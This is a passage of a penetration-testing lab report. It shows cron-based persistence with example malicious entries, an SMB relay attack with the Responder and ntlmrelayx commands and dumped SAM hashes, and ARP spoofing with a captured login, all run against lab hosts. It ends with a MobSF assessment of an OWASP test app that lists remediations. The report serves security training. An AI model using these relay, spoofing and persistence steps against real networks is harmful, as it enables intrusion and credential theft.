3.4 Persistence

Command used:

➤ crontab -e

```
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /path/to/malicious/script.sh
```



Example Malicious Cron Entries

- `@reboot /path/to/malicious/script.sh`
- `* * * * * root /path/to/malicious/script.sh`

3.5 Summary

Persistence can be established by creating cron jobs that execute malicious scripts at scheduled intervals or system startup. Using `crontab -e`, attackers add entries such as `@reboot` or recurring tasks to maintain access. This ensures continuous execution of payloads, enabling long-term control, data exfiltration, or re-establishing compromised sessions after reboot.



4. Network Protocol Attacks Lab

4.1 Objective

The objective is to simulate and analyze Man-in-the-Middle (MitM) attacks by leveraging tools such as Responder, Ettercap, and Wireshark to exploit insecure network protocols. Specifically, conduct an SMB relay attack to capture and relay NTLM authentication, demonstrating credential compromise without cracking hashes.

4.2 Tool Used

Responder
Ettercap
Wireshark

4.3 SMB Relay Attack

An **SMB Relay Attack** is a network-based attack where an attacker intercepts NTLM authentication requests and forwards (relays) them to another system to authenticate as the victim, **without needing to crack the password or hash**.

Step 1: Identify Devices without SMB Signing Enforced

Identified workstation without SMB signing enforced. This is a default setting for all Windows workstations.

Command Used:

➤ `nmap --script=smb2-security-mode.nse -p445 10.0.0.25`



```
(kali@kali)-[~]
$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

Step 2: Configuring the responder configuration file

Configuring Responder to disable the SMB and HTTP services. This ensures captured authentication requests are not handled locally but instead forwarded to ntlmrelayx for relay and exploitation.





```
➤ sudo responder -l eth0 -dwP
```

26



- `sudo ntlmrelayx.py -tf targets.txt -smb2support`

```
(kali@kali)-[~]
$ ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl
onWarning: Python 2 is no longer supported by the Python core team.
raphy, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
```

Step 5: An Event Occurs and Credentials Get Relayed

An event (such as LLMNR poisoning) has occurred. Responder captured this event, pass it to ntlmrelayx, which will relay the credentials to the targets in our targets file.

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4 :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
```



Log:


Attack ID	Technique	Target IP	Status	Outcome
001	SMB Relay	10.0.0.25	Success	NTLM Hash

4.4 ARP Spoofing Attack

An ARP spoofing attack (also called ARP poisoning) is a Layer 2 (Data Link layer) attack in which an attacker sends forged ARP (Address Resolution Protocol) messages on a local network to associate their MAC address with the IP address of another host (typically the gateway).



Step 1: Start Ettercap

Select the interface, i.e., eth0 and start it




Step 2: Scan Host

Scan for all hosts that are connected to the eth0 interface. This will list all the targets connected to the eth0 interface.



Step 3: Select Targets



Select Target 1 and Target 2, which you want to attack. In this selection, 192.168.0.128 is selected as Target 1 that is windows victim machine and 192.168.0.1 is selected as Target 2 that is default gateway.





Step 4: ARP Spoofing

Finally start attack by clicking ARP poisoning





Step 5: Intercept traffic

Intercepting traffic of victim device 192.168.0.128 by using wireshark tool.

No.	Time	Source	Destination	Protocol	Length	Info
45737	511.952573699	192.168.0.128	85.195.179.36	HTTP	485	GET /filestreamingservice/files/abd813c3-0063-4a3b-b4fd-5b9d3b8cadf3
46283	531.742745483	192.168.0.128	192.168.0.126	HTTP	585	GET /dvwa/ HTTP/1.1
46285	531.783967437	192.168.0.126	192.168.0.128	HTTP	473	HTTP/1.1 302 Found
46307	531.915779703	192.168.0.128	192.168.0.126	HTTP	609	GET /dvwa/login.php HTTP/1.1
46312	531.951028329	192.168.0.126	192.168.0.128	HTTP	60	HTTP/1.1 200 OK (text/html)
46338	532.230153208	192.168.0.128	192.168.0.126	HTTP	485	GET /dvwa/dvwa/css/login.css HTTP/1.1
46339	532.233127172	192.168.0.128	192.168.0.126	HTTP	539	GET /dvwa/dvwa/images/login_logo.png HTTP/1.1
46340	532.233128509	192.168.0.126	192.168.0.128	HTTP	957	HTTP/1.1 200 OK (text/css)
46355	532.237425084	192.168.0.126	192.168.0.128	HTTP	89	HTTP/1.1 200 OK (PNG)
48000	548.118693840	192.168.0.128	146.75.122.172	HTTP	396	GET /download/update/software/defu/2026/02/am_engine_patch_1.1.2
49048	551.881668257	192.168.0.128	192.168.0.126	HTTP	793	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
49048	551.918371729	192.168.0.126	192.168.0.128	HTTP	446	HTTP/1.1 302 Found
49062	552.000287719	192.168.0.128	192.168.0.126	HTTP	649	GET /dvwa/index.php HTTP/1.1
49070	552.031656211	192.168.0.126	192.168.0.128	HTTP	60	HTTP/1.1 200 OK (text/html)
49105	553.031108984	192.168.0.128	192.168.0.126	HTTP	484	GET /dvwa/dvwa/css/main.css HTTP/1.1
49108	553.033453652	192.168.0.126	192.168.0.128	HTTP	1375	HTTP/1.1 200 OK (text/css)
49110	553.035011876	192.168.0.128	192.168.0.126	HTTP	471	GET /dvwa/dvwa/js/dvwaPage.js HTTP/1.1
49112	553.037123654	192.168.0.126	192.168.0.128	HTTP	1141	HTTP/1.1 200 OK (application/javascript)
49116	553.043432497	192.168.0.128	192.168.0.126	HTTP	533	GET /dvwa/dvwa/images/logo.png HTTP/1.1

```

Content-Length: 44\r\n
Cache-Control: max-age=0\r\n
Origin: http://192.168.0.126\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
Referer: http://192.168.0.126/dvwa/login.php\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
Cookie: security=high; PHPSESSID=ace638d081f4972edf5b7251d5e55f39\r\n
[Response in frame: 49048]
[Full request URI: http://192.168.0.126/dvwa/login.php]
File Data: 44 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "admin"
Form item: "password" = "password"
Form item: "Login" = "Login"

```

4.5 Summary

Ettercap performs ARP spoofing by poisoning the ARP cache of target hosts, positioning the attacker as a man-in-the-middle. It intercepts, inspects, and can modify network traffic in real time. This technique enables credential capture, session hijacking, and protocol analysis, highlighting weaknesses in network segmentation and lack of secure communication protocols.



5. Mobile Application Testing Lab

5.1 Objective

The objective of this lab is to assess the security posture of an Android application through static and dynamic analysis. It aims to identify vulnerabilities such as insecure data storage and authentication flaws using tools like MobSF, Frida, and Drozer, and to document findings with remediation recommendations.

5.2 Tool Used

Mobsf

5.3 Static Analysis

The application MSTG-Android-Java.apk was used as the target for security testing. It served as a test environment to analyze Android vulnerabilities, including insecure storage, improper permissions, and authentication weaknesses through both static and dynamic analysis techniques.

Result:

The screenshot displays the MobSF (Mobile Security Framework) web interface. It provides a comprehensive overview of the analyzed application, MSTG-Android-Java.apk. The interface is divided into several sections:

- APP SCORES:** Shows a Security Score of 42/100 and 1/432 Trackers Detected. A link to the MobSF Scorecard is provided.
- FILE INFORMATION:** Lists key file details: File Name (MSTG-Android-Java.apk), Size (5.6MB), MD5 (1911f46b7690a30a8c5b6142860c2cb0), SHA1 (e2e4770eef76afbee10536cc242212b03eb1e634), and SHA256 (Gefbd23d6425d0688a2667e371c2e409a8eee2cabc97b1f2eaf2ffdc3f555f).
- APP INFORMATION:** Details the application's metadata: App Name (Attack me if u can), Package Name (sg.vp.owasp_mobile.omtg_android), Main Activity (sg.vp.owasp_mobile.OMTG_Android.MyActivity), Target SDK (26), Min SDK (21), Max SDK, Android Version Name (1.0), and Android Version Code (1).
- Exported Components:** Four colored cards show the status of exported activities (0/25), services (0/1), receivers (0/0), and providers (0/1). Each card includes a 'View All' link.
- SCAN OPTIONS:** Buttons for Rescan, Manage Suppressions, Start Dynamic Analysis, and Scan Logs.
- DECOMPILED CODE:** Links to view the AndroidManifest.xml, source code, and small code, along with download buttons for Java Code, Small Code, and the APK file.



5.4 Identified Vulnerabilities

1. Insecure Use of External Storage Permission

Title:

Insecure Use of External Storage Permission

Description:

WRITE_EXTERNAL_STORAGE allows an application to write data to external storage (e.g., SD card or shared storage). External storage is accessible by other applications and users, making it inherently less secure compared to internal app storage.

Severity:

Dangerous

Impact:

- Sensitive Data Exposure - Data written to external storage can be accessed by other apps with storage permissions.
- Data Tampering - Malicious applications can modify stored files, leading to integrity issues.
- Malware Injection - Attackers may replace legitimate files (e.g., configs, scripts) with malicious ones.
- Privacy Risks - Leakage of user data such as logs, cached files, or credentials.

Remediation:

- ✓ Use Internal Storage - Store sensitive data using internal app storage (Context.MODE_PRIVATE).
- ✓ Scoped Storage (Android 10+) - Adopt scoped storage to restrict file access.
- ✓ Avoid Sensitive Data Storage - Do not store credentials, tokens, or personal data externally.
- ✓ Encryption - Encrypt any necessary data before writing to external storage.
- ✓ Access Control - Validate and sanitize file access operations.



2. Application Signed with Debug Certificate

Title:

Application Signed with Debug Certificate

Description:

The application MSTG-Android-Java.apk is signed using a debug certificate instead of a production signing key. Debug certificates are publicly known and not secure, making the application unsuitable for production deployment.

Severity:

High

.

Impact:

- Enables attackers to repackage and modify the application.
- Increases risk of reverse engineering and code tampering.
- Allows installation of malicious updates over the legitimate app.
- Compromises application integrity and trust.

Remediation:

- ✓ Sign the application with a secure, private release certificate.
- ✓ Protect the keystore and signing credentials.
- ✓ Use Play App Signing or a secure key management process.
- ✓ Remove debug configurations before production release.



3. Supports Vulnerable Android Versions (minSdk=21)

Title:

Supports Vulnerable Android Versions (minSdk=21)

Description:

The application MSTG-Android-Java.apk supports installation on Android 5.0–5.0.2 (API level 21), which are outdated and contain multiple known security vulnerabilities.

Severity:

Medium

Impact:

- Exposure to OS-level vulnerabilities that can be exploited by attackers
- Increased risk of privilege escalation and sandbox bypass
- Weak platform security controls compared to modern Android versions
- Higher likelihood of exploitation through known public exploits

Remediation:

- ✓ Increase minSdkVersion to a more secure, supported Android version (e.g., API 26+)
- ✓ Enforce runtime security checks for OS version before execution
- ✓ Restrict app functionality on outdated devices
- ✓ Encourage users to update to supported Android versions
- ✓ Follow Android security best practices and deprecate legacy support



4. Debug Enabled for Application (android:debuggable=true)

Title:

Debug Enabled for Application (android:debuggable=true)

Description:

The application MSTG-Android-Java.apk is configured with `android:debuggable=true`, allowing debugging capabilities on production builds. This exposes internal application components and runtime behavior to external analysis.

Severity:

High

Impact:

- Enables attackers to attach debuggers and inspect runtime data
- Facilitates reverse engineering and extraction of sensitive information
- Allows bypass of security controls using dynamic analysis tools (e.g., Frida)
- Increases risk of code manipulation and unauthorized access

Remediation:

- ✓ Set `android:debuggable=false` in production builds
- ✓ Use separate build configurations for debug and release
- ✓ Remove debugging logs and test code before deployment
- ✓ Implement anti-debugging and runtime protection mechanisms
- ✓ Perform security testing on release builds before publishing



Log:

Test ID	Vulnerability	Severity	Target App
001	Insecure Use of External Storage Permission	Dangerous	MSTG-Android-Java.apk
002	Application Signed with Debug Certificate	High	MSTG-Android-Java.apk
003	Supports Vulnerable Android Versions	Medium	MSTG-Android-Java.apk
004	Debug Enabled for Application	High	MSTG-Android-Java.apk

5.5 Summary

The application exhibits multiple security misconfigurations, including unsafe external storage usage, debug certificate signing, support for outdated Android versions, and enabled debug mode. These issues increase exposure to data leakage, reverse engineering, and exploitation on vulnerable devices.